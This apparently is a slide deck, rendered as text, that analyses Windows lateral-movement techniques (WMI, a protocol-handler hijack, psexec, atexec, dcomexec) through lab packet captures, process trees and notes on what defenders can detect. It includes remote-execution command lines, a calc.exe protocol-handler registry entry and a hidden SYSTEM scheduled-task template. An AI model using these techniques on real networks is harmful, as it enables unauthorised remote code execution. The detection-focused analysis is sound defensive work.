TCP	60 35840 → 135 [ACK] Seq=1 Ack=1 Win=64256 Len=0
DCERPC	166 Bind: call_id: 1, Fragment: Single, 1 context items: ISysystemActivator V0.0 (32bit NDR), NTLMSSP_NEGOTIATE
DCERPC	360 Bind_ack: call_id: 1, Fragment: Single, max_xmit: 4280 max_recv: 4280, 1 results: Acceptance, NTLMSSP_CHALLENGE
TCP	60 35840 → 135 [ACK] Seq=113 Ack=307 Win=64128 Len=0
DCERPC	456 AUTH3: call_id: 1, Fragment: Single, NTLMSSP_AUTH, User: \administrator
TCP	60 50382 → 445 [ACK] Seq=808 Ack=1337 Win=64128 Len=0
TCP	54 135 → 35840 [ACK] Seq=307 Ack=515 Win=2101760 Len=0
ISystem...	566 RemoteCreateInstance request
ISystem...	1238 RemoteCreateInstance response
DCERPC	166 Bind: call_id: 1, Fragment: Single, 1 context items: IWbemLevel1Login V0.0 (32bit NDR), NTLMSSP_NEGOTIATE
DCERPC	360 Bind_ack: call_id: 1, Fragment: Single, max_xmit: 4280 max_recv: 4280, 1 results: Acceptance, NTLMSSP_CHALLENGE
TCP	60 59592 → 49667 [ACK] Seq=113 Ack=307 Win=64128 Len=0
DCERPC	456 AUTH3: call_id: 1, Fragment: Single, NTLMSSP_AUTH, User: \administrator
TCP	60 35840 → 135 [ACK] Seq=1027 Ack=1491 Win=64128 Len=0
TCP	54 49667 → 59592 [ACK] Seq=307 Ack=515 Win=262144 Len=0
DCERPC	210 Request: call_id: 2, Fragment: Single, opnum: 6, Ctx: 0 IWbemLevel1Login V0
0000	00 0c 29 4a 50 7a 00 0c 29 c9 62 57 08 00 45 00 .. )JPz .. )·bW·.. E·
0010	00 c4 e4 84 40 00 40 06 49 4f c0 a8 c5 8b c0 a8 .. @@@ IO .. .
0020	c5 83 e8 c8 c2 03 3c d1 ad 07 34 77 c8 50 50 18 .. < .. 4w·PP·.
0030	01 f5 f4 67 00 00 05 00 00 83 10 00 00 00 9c 00 .. g .. .
0040	10 00 02 00 00 00 5c 00 00 00 00 06 00 2f 0c .. \ .. /.
0050	01 00 0c 01 00 00 31 cd 66 7e 76 cd d2 75 05 00 .. 1· f~v· u ..
0060	06 00 00 00 00 00 00 00 00 00 b2 2e 5f 74 89 ac .. ._.t ..
0070	b3 60 b8 17 5b 1b 99 1a c1 3c 00 00 00 00 5d 74 .. [ .. < .. ]t ..
0080	00 00 0f 00 00 00 00 00 00 00 0f 00 00 00 2f 00 .. . /.
0090	2f 00 2e 00 2f 00 72 00 6f 00 6f 00 74 00 2f 00 .. /.../· r · o · o · t · / ·
00a0	63 00 69 00 6d 00 76 00 32 00 00 00 bf bf 00 00 .. c · i · m · v · 2 ..
00b0	00 00 00 00 00 00 00 00 00 00 0a 05 00 00 7f 35 .. . 5 ..
00c0	01 00 01 00 00 00 77 96 53 9e 64 aa 8b 58 00 00 .. w · S · d · X ..
00d0	00 00 ..



# Lateral Movements


Then, it opens the Win32\_Process to ready the process creation

DCERPC 594 Request: call_id: 7, Fragment: Single, opnum: 24, Ctx: 2 IwbemServices V0	
0000	00 0c 29 4a 50 7a 00 0c 29 c9 62 57 08 00 45 00
0010	00 d4 e4 8a 40 00 40 06 49 39 c0 a8 c5 8b c0 a8
0020	c5 83 e8 c8 c2 03 3c d1 b2 27 34 77 cb ec 50 18
0030	01 f5 63 5b 00 00 05 00 00 83 10 00 00 00 ac 00
0040	10 00 06 00 00 00 6c 00 00 00 02 00 06 00 2b 7c
0050	01 00 0c 01 00 00 85 f5 ff aa ab d6 25 89 05 00
0060	06 00 00 00 00 00 00 00 00 00 b2 2e 5f 74 89 ac
0070	b3 60 b8 17 5b 1b 99 1a c1 3c 00 00 00 00 af 3e
0080	00 00 0d 00 00 00 1a 00 00 00 0d 00 00 00 57 00
0090	69 00 6e 00 33 00 32 00 5f 00 50 00 72 00 6f 00
00a0	63 00 65 00 73 00 73 00 bf bf 00 00 00 00 00 00
00b0	00 00 84 00 00 00 00 00 00 00 00 00 00 00 10 8a
00c0	00 00 00 00 00 00 00 00 00 00 0a 05 00 00 81 35
00d0	01 00 01 00 00 00 c9 c8 11 ab 34 ab 5b 22 00 00
00e0	00 00



# Lateral Movements

Finally, the process is registered, and the command is executed



A screenshot of a debugger interface showing assembly code. The assembly code is color-coded, with red highlighting certain instructions and strings. The highlighted string at the bottom of the assembly window reads: `PARAMETERS..cmd.exe /Q /c pause 1> \\127.0.0.1\ADMIN$\_1573571092.86 2>&1..C:\....U.....`. This indicates that the command `cmd.exe /Q /c pause` is being executed with elevated privileges on the `ADMIN$` share of the host machine.



# Lateral Movements

The output is retrieved over SMB3

105	13.186851	192.168.197.131	192.168.197.139	DCERPC	1270 Response: call_id: 7, Fragment: Single, Ctx: 2 IwbemServices V0
106	13.195337	192.168.197.139	192.168.197.131	SMB2	230 Encrypted SMB3
107	13.195687	192.168.197.131	192.168.197.139	SMB2	190 Encrypted SMB3
108	13.195948	192.168.197.139	192.168.197.131	TCP	60 50382 → 445 [ACK] Seq=984 Ack=1473 Win=64128 Len=0
109	13.197945	192.168.197.139	192.168.197.131	SMB2	260 Encrypted SMB3
110	13.198078	192.168.197.131	192.168.197.139	SMB2	182 Encrypted SMB3
111	13.199440	192.168.197.139	192.168.197.131	SMB2	178 Encrypted SMB3
112	13.199580	192.168.197.131	192.168.197.139	SMB2	178 Encrypted SMB3
113	13.201006	192.168.197.139	192.168.197.131	SMB2	230 Encrypted SMB3
114	13.201790	192.168.197.131	192.168.197.139	SMB2	190 Encrypted SMB3
115	13.203377	192.168.197.139	192.168.197.131	SMB2	260 Encrypted SMB3
116	13.203499	192.168.197.131	192.168.197.139	SMB2	182 Encrypted SMB3

SMB3 is the latest version that fully encrypt the data. You can downgrade it to SMB1 for you test and see the data



# Lateral Movements

The process tree confirms the execution via the WMI process

svhost.exe	< 0.01	11,844 K	9,236 K	740 Host Process for Windows S...
WmiPrvSE.exe		8,360 K	8,184 K	3588 WMI Provider Host
cmd.exe		2,012 K	20 K	4400 Windows Command Processor
conhost.exe	< 0.01	6,504 K	900 K	3372 Console Window Host
WmiPrvSE.exe	Command Line: cmd.exe /Q /c pause 1> \\127.0.0.1\ADMIN\$\\_1573571092.86 2>&1			
StartMenuExp	Host			
RuntimeBroker				
ConsoleUI.exe				



# Lateral Movements

From a detection perspective, we observed the following behavior

SMB authentication

Cmd.exe was spawned by WmiPrvSe.exe

File written to disk

File transferred over SMB



# Lateral Movements

Lateral movement using PoisonHandler <https://github.com/Mr-Un1k0d3r/PoisonHandler>

DCERPC to modify the remote host registry key to register the protocol handler

DCERPC	294 Request: call_id: 5, Fragment: Single, opnum: 3, Ctx: 3 IWbemLoginClientIDEx V0
DCERPC	118 Response: call_id: 5, Fragment: Single, Ctx: 3 IWbemLoginClientIDEx V0
DCERPC	126 Alter_context: call_id: 6, Fragment: Single, 1 context items: IWbemLevel1Login V0.0 (32bit NDR)
DCERPC	110 Alter_context_resp: call_id: 6, Fragment: Single, max_xmit: 5840 max_recv: 5840, 1 results: Ac...
DCERPC	166 Request: call_id: 6, Fragment: Single, opnum: 3, Ctx: 4 IWbemLevel1Login V0
DCERPC	118 Response: call_id: 6, Fragment: Single, Ctx: 4 IWbemLevel1Login V0
DCERPC	294 Request: call_id: 7, Fragment: Single, opnum: 6, Ctx: 4 IWbemLevel1Login V0
DCERPC	310 Response: call_id: 7, Fragment: Single, Ctx: 4 IWbemLevel1Login V0
DCERPC	230 RemRelease request Cnt=3 Refs=5-0,5-0,5-0
IRemUnknown2	118 RemRelease response -> S_OK
IRemUnknown2	
DCERPC	126 Alter_context: call_id: 9, Fragment: Single, 1 context items: IWbemServices V0.0 (32bit NDR)
DCERPC	110 Alter_context_resp: call_id: 9, Fragment: Single, max_xmit: 5840 max_recv: 5840, 1 results: Ac...
DCERPC	214 Request: call_id: 9, Fragment: Single, opnum: 6, Ctx: 5 IWbemServices V0
DCERPC	5894 Response: call_id: 9, Fragment: 1st, Ctx: 5 [DCE/RPC 1st fragment, reas: #385]
DCERPC	5894 Response: call_id: 9, Fragment: Mid, Ctx: 5 [DCE/RPC Mid fragment, reas: #385]



# Lateral Movements

The registry key is added using StdRegProv::CreateKey

```
...../X..l.....D.q.F.....nH..E...v...E....User  
...S.t.d.R.e.g.P.r.o.v.User ..... C.r.e.a.t.e.K.e.y.....e...e...MEOW.....s...M...K.$...E:.....K.$...  
5...xV4.-.  
%.....*.....C..J.....y.....__PARAMETERS..abstract.....hDefKey  
.uint32.....  
3...IN.....  
3..Z.....ID.....)  
Z.....uint32.....sSubKeyName..string.....  
IN.....  
.....ID.....)  
z.....?.....string.....sValueName..string.....  
in.....  
.....ID.....)  
.0.....string.....sValue..string.....  
R...hello..in.....  
R.....ID.....)  
.....string.....  
.....  
.....  
+.....z.....__PARAMETERS..Software\Classes\ms-browser..calc.exe.rowser..URL Protocol..Software\Classes\ms-  
browser\shell\open\command.....
```



# Lateral Movements

The rest of the execution remains unchanged, except that instead of executing the command directly over WMI, the previously defined protocol handler is used which hide the true command

```
start ms-browser://  
rundll32 url.dll,FileProtocolHandler ms-browser://
```



# Lateral Movements

From a detection perspective, we observed the following behavior


DCERPC authentication

Modifying registry key

Call rundll32 or spawn

cmd.exe





# Lateral Movements

**Quick note on the protocol we saw**

SMB (Server Message Block) is encapsulating the authentication and can be used for file transfer

DCE/RPC (Distributed Computing Environment / Remote Procedure Calls) is doing all the remote procedure magic



# Lateral Movements

The psexec.py case (note that psexec.exe is using the same approach)

Once again NTLMSSP NEGOTIATE over SMB

Then SMB3 exchange right away


192.168.197.131	SMB	127 Negotiate Protocol Request
192.168.197.139	SMB2	506 Negotiate Protocol Response
192.168.197.131	TCP	60 50432 → 445 [ACK] Seq=74 Ack=453 Win=64128 Len=0
192.168.197.131	SMB2	164 Negotiate Protocol Request
192.168.197.139	SMB2	506 Negotiate Protocol Response
192.168.197.131	SMB2	212 Session Setup Request, NTLMSSP_NEGOTIATE
192.168.197.139	SMB2	401 Session Setup Response, Error: STATUS_MORE_PROCESSING_REQUIRED, NTLMSSP_CHALLENGE
192.168.197.131	SMB2	520 Session Setup Request, NTLMSSP_AUTH, User: \administrator
192.168.197.139	SMB2	139 Session Setup Response
192.168.197.131	SMB2	226 Encrypted SMB3
192.168.197.139	SMB2	190 Encrypted SMB3
192.168.197.131	SMB2	242 Encrypted SMB3
192.168.197.139	SMB2	262 Encrypted SMB3
192.168.197.131	SMB2	242 Encrypted SMB3
192.168.197.139	SMB2	262 Encrypted SMB3



# Lateral Movements

The SMB3 exchange is used to push the exe file that will be registered as a service

```
SERVICE_NAME: cAJV
DISPLAY_NAME: cAJV
    TYPE          : 10  WIN32_OWN_PROCESS
    STATE         : 4   RUNNING
                  (STOPPABLE, NOT_PAUSABLE, IGNORES_SHUTDOWN)
    WIN32_EXIT_CODE : 0   (0x0)
    SERVICE_EXIT_CODE : 0   (0x0)
    CHECKPOINT     : 0x0
    WAIT_HINT      : 0x0
```



# Lateral Movements

The service executes the command

	dZzAHgKa.exe	0.03	1,008 K	2,172 K	4812	
	cmd.exe		3,424 K	2,584 K	5464	Windows Command Processor Microsoft Corporation
	conhost.exe		176 K	4,876 K	4168	Console Window Host Microsoft Corporation
	svchost.exe		048 K	20,152 K	6564	Host Process for Windows S... Microsoft Corporation
	sass.exe		064 K	6,748 K	640	Local Security Authority Proc... Microsoft Corporation
	fontdrvhost.exe		424 K	0 K	764	Usemode Font Driver Host Microsoft Corporation



# Lateral Movements

psexec.py generates an arbitrary service name and file name. However, psexec.exe always registers the same service and the service executable name is the same:

## **psexecsvc**

smbexec.py uses the same approach and registers a service named “**BTOBTO**” by default; the output is saved to a file and retrieved over SMB



# Lateral Movements

From a detection perspective, we observed the following behavior:

SMB authentication

Pushing executable

Registering service and starting a service

cmd.exe spawned



# Lateral Movements

The atexec.py case

Once again NTLMSSP NEGOTIATE over SMB

Then SMB3 exchange right away

```
SMB2    164 Negotiate Protocol Request
SMB2    506 Negotiate Protocol Response
SMB2    212 Session Setup Request, NTLMSSP_NEGOTIATE
SMB2    401 Session Setup Response, Error: STATUS_MORE_PROCESSING_REQUIRED, NTLMSSP_CHALLENGE
SMB2    520 Session Setup Request, NTLMSSP_AUTH, User: \administrator
SMB2    139 Session Setup Response
SMB2    226 Encrypted SMB3
SMB2    190 Encrypted SMB3
SMB2    240 Encrypted SMB3
```



# Lateral Movements

It is transferring the task file

Windows scheduled tasks  
are actually XML file

The output is saved to a file  
and downloaded over SMB

```
<Task version="1.2" xmlns="http://schemas.microsoft.com/windows/2004/02/mit/task">
  <Triggers>
    <CalendarTrigger>
      <StartBoundary>2015-07-15T20:35:13.2757294</StartBoundary>
      <Enabled>true</Enabled>
      <ScheduleByDay>
        <DaysInterval>1</DaysInterval>
      </ScheduleByDay>
    </CalendarTrigger>
  </Triggers>
  <Principals>
    <Principal id="LocalSystem">
      <UserId>S-1-5-18</UserId>
      <RunLevel>HighestAvailable</RunLevel>
    </Principal>
  </Principals>
  <Settings>
    <MultipleInstancesPolicy>IgnoreNew</MultipleInstancesPolicy>
    <DisallowStartIfOnBatteries>false</DisallowStartIfOnBatteries>
    <StopIfGoingOnBatteries>false</StopIfGoingOnBatteries>
    <AllowHardTerminate>true</AllowHardTerminate>
    <RunOnlyIfNetworkAvailable>false</RunOnlyIfNetworkAvailable>
    <IdleSettings>
      <StopOnIdleEnd>true</StopOnIdleEnd>
      <RestartOnIdle>false</RestartOnIdle>
    </IdleSettings>
    <AllowStartOnDemand>true</AllowStartOnDemand>
    <Enabled>true</Enabled>
    <Hidden>true</Hidden>
    <RunOnlyIfIdle>false</RunOnlyIfIdle>
    <WakeToRun>false</WakeToRun>
    <ExecutionTimeLimit>P3D</ExecutionTimeLimit>
    <Priority>7</Priority>
  </Settings>
  <Actions Context="LocalSystem">
    <Exec>
      <Command>cmd.exe</Command>
      <Arguments>/C %s &gt; %%windir%%\Temp\%s 2&gt;1</Arguments>
    </Exec>
  </Actions>
</Task>
```



# Lateral Movements

Finally, the task is executed via svchost.exe and the output is saved to a file. The output is retrieved over SMB

		< 0.01	73,640 K	18,156 K	724 Host Process for Windows S...
svhost.exe	sihost.exe		5,996 K	6,396 K	3640 Shell Infrastructure Host
svhost.exe	taskhostw.exe		7,084 K	620 K	3780 Host Process for Windows T...
cmd.exe	cmd.exe		4,080 K	1,888 K	3744 Windows Command Processor
svhost.exe	conhost.exe	0.01	6,552 K	7,872 K	1144 Console Window Host
svhost.exe	Command Line: cmd.exe /C pause > C:\Windows\Temp\zbMWTXOi.tmp 2>&1				
svhost.exe	Path: C:\Windows\System32\cmd.exe				
svhost.exe					
svhost.exe					
svhost.exe					

# Lateral Movements

From a detection perspective, we observed the following behavior

SMB authentication

Pushing file to disk

Registering a scheduled task

cmd.exe spawned



# Lateral Movements

The dcomexec.py case

Once again NTLMSSP NEGOTIATE over SMB

192.168.197.131	SMB	127 Negotiate Protocol Request
192.168.197.139	SMB2	506 Negotiate Protocol Response
192.168.197.131	TCP	60 50452 → 445 [ACK] Seq=74 Ack=453 Win=64128 Len=0
192.168.197.131	SMB2	164 Negotiate Protocol Request
192.168.197.139	SMB2	506 Negotiate Protocol Response
192.168.197.131	SMB2	212 Session Setup Request, NTLMSSP_NEGOTIATE
192.168.197.139	SMB2	401 Session Setup Response, Error: STATUS_MORE_PROCESSING_REQUIRED, NTLMSSP_CHALLENGE
192.168.197.131	SMB2	520 Session Setup Request, NTLMSSP_AUTH, User: \administrator
192.168.197.139	SMB2	139 Session Setup Response



# Lateral Movements

Like WMI execution, DCERPC is then used to initialize a remote instance. In this case, the instance is based on the COM object used

```
DCERPC 166 Bind: call_id: 1, Fragment: Single, 1 context items: ISys... 0.0 (32bit NDR), NTLMSSP_NEGOTIATE
DCERPC 360 Bind_ack: call_id: 1, Fragment: Single, max_xmit: 4280 max_recv: 4280, 1 results: Acceptance, NTLMSSP_CHALLENGE
TCP      60 35910 → 135 [ACK] Seq=113 Ack=307 Win=64128 Len=0
DCERPC 456 AUTH3: call_id: 1, Fragment: Single, NTLMSSP_AUTH, User: \administrator
TCP      60 50452 → 445 [ACK] Seq=808 Ack=1337 Win=64128 Len=0
TCP      54 135 → 35910 [ACK] Seq=307 Ack=515 Win=2101760 Len=0
ISyst... 566 RemoteCreateInstance request
ISyst... 1062 RemoteCreateInstance response
```



# Lateral Movements

The instantiated object invokes a method, in this case, ShellExecute

```
IDispa... 206 GetIDsOfNames request "Item"
IDispa... 134 GetIDsOfNames response ID=0x0 -> S_OK
IDispa... 206 Invoke request ID=0x0 Method Args=0 NamedArgs=0 VarRef=0
IDispa... 422 Invoke response SCode=S_OK VarRef=0 -> S_OK
TCP      74 39778 -> 49773 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1 TSval=1512940994 TSecr=0 WS=128
TCP      66 49773 -> 39778 [SYN, ACK] Seq=0 Ack=1 Win=65535 Len=0 MSS=1460 WS=256 SACK_PERM=1
TCP      60 39778 -> 49773 [ACK] Seq=1 Ack=1 Win=64256 Len=0
DCERPC   166 Bind: call_id: 1, Fragment: Single, 1 context items: IDispatch V0.0 (32bit NDR), NTLMSSP_NEGOTIATE
DCERPC   360 Bind_ack: call_id: 1, Fragment: Single, max_xmit: 4280 max_recv: 4280, 1 results: Acceptance, NTLMSSP_CHALLENGE
TCP      60 39778 -> 49773 [ACK] Seq=113 Ack=307 Win=64128 Len=0
DCERPC   456 AUTH3: call_id: 1, Fragment: Single, NTLMSSP_AUTH, User: \administrator
TCP      60 39776 -> 49773 [FIN, ACK] Seq=819 Ack=755 Win=64128 Len=0
TCP      54 49773 -> 39776 [ACK] Seq=755 Ack=820 Win=2101504 Len=0
TCP      54 49773 -> 39776 [FIN, ACK] Seq=755 Ack=820 Win=2101504 Len=0
TCP      60 39776 -> 49773 [ACK] Seq=820 Ack=756 Win=64128 Len=0
TCP      54 49773 -> 39778 [ACK] Seq=307 Ack=515 Win=2101760 Len=0
IDispa... 214 GetIDsOfNames request "Document"
IDispa... 134 GetIDsOfNames response ID=0xcb -> S_OK
IDispa... 206 Invoke request ID=0xcb PropertyGet Args=0 NamedArgs=0 VarRef=0
IDispa... 422 Invoke response SCode=S_OK VarRef=0 -> S_OK
IDispa... 218 GetIDsOfNames request "Application"
IDispa... 134 GetIDsOfNames response ID=0x60020000 -> S_OK
IDispa... 206 Invoke request ID=0x60020000 PropertyGet Args=0 NamedArgs=0 VarRef=0
IDispa... 422 Invoke response SCode=S_OK VarRef=0 -> S_OK
IDispa... 222 GetIDsOfNames request "ShellExecute"
IDispa... 134 GetIDsOfNames response ID=0x60030001 -> S_OK
IDispa... 574 Invoke request ID=0x60030001 Method Args=5 NamedArgs=0 VarRef=0
IDispa... 230 Invoke response SCode=S_OK VarRef=0 -> S_OK
```



# Lateral Movements

The output is saved to a file

```
.....Aj.....gg0,...?]....U.:W.....:...
.....
...S.h.e.l.l.E.x.e.c.u.t.e.....
..5.....P.....$.....P.....`.....
..5.....<;.....(....
.....Aj.....gg0,...?]....U.:W.....`.....#2..`I...T.....
0.....<.....`.....&.....C.:.\w.i.n.d.o.w.s.\s.y.s.t.e.m.3.2.....
....Z....-/Q. ./c. .c.d. .\_.1.>. .\.\.1.2.7...0...0...1.\A.D.M.I.N.$.\_._.1.5.7.3.5. .2.>.&1.....
..5.....9..1.&.....t.....User...`.....UserUserUser.....
..5.....3..b:.....
```



# Lateral Movements

Then once again the output is retrieved over SMB

192.168.197.139	IDispa...	230 Invoke response SCode=S_OK VarRef=0 -> S_OK
192.168.197.131	SMB2	230 Encrypted SMB3
192.168.197.139	SMB2	190 Encrypted SMB3
192.168.197.131	TCP	60 50472 → 445 [ACK] Seq=984 Ack=1473 Win=64128 Len=0
192.168.197.131	SMB2	244 Encrypted SMB3
192.168.197.139	SMB2	182 Encrypted SMB3
192.168.197.131	SMB2	178 Encrypted SMB3
192.168.197.139	SMB2	178 Encrypted SMB3
192.168.197.131	SMB2	230 Encrypted SMB3
192.168.197.139	SMB2	190 Encrypted SMB3
192.168.197.131	SMB2	244 Encrypted SMB3
192.168.197.139	SMB2	182 Encrypted SMB3
192.168.197.131	SMB2	178 Encrypted SMB3
192.168.197.139	SMB2	178 Encrypted SMB3
192.168.197.131	SMB2	230 Encrypted SMB3
192.168.197.139	SMB2	190 Encrypted SMB3

# Lateral Movements

The command is executed through the DCOM launch

svchost.exe	9,912 K	5,352 K	776
WmiPrvSE.exe	6,848 K	6,972 K	3276
Command Line:			
C:\Windows\system32\svchost.exe -k DcomLaunch -p			
Path:			
C:\Windows\System32\svchost.exe (DcomLaunch -p)			
Services:			
Background Tasks Infrastructure Service [BrokerInfrastructure]			
DCOM Server Process Launcher [DcomLaunch]			
Local Session Manager [LSM]			
Power [Power]			
Plug and Play [PlugPlay]			
System Events Broker [SystemEventsBroker]			



# Lateral Movements

From a detection perspective, we observed the following behavior:

SMB authentication

Initializing COM object over DCERPC

cmd.exe spawned

File written on disk



# Lateral Movements

The WinRM case

Once again NTLMSSP NEGOTIATE over... HTTP this time

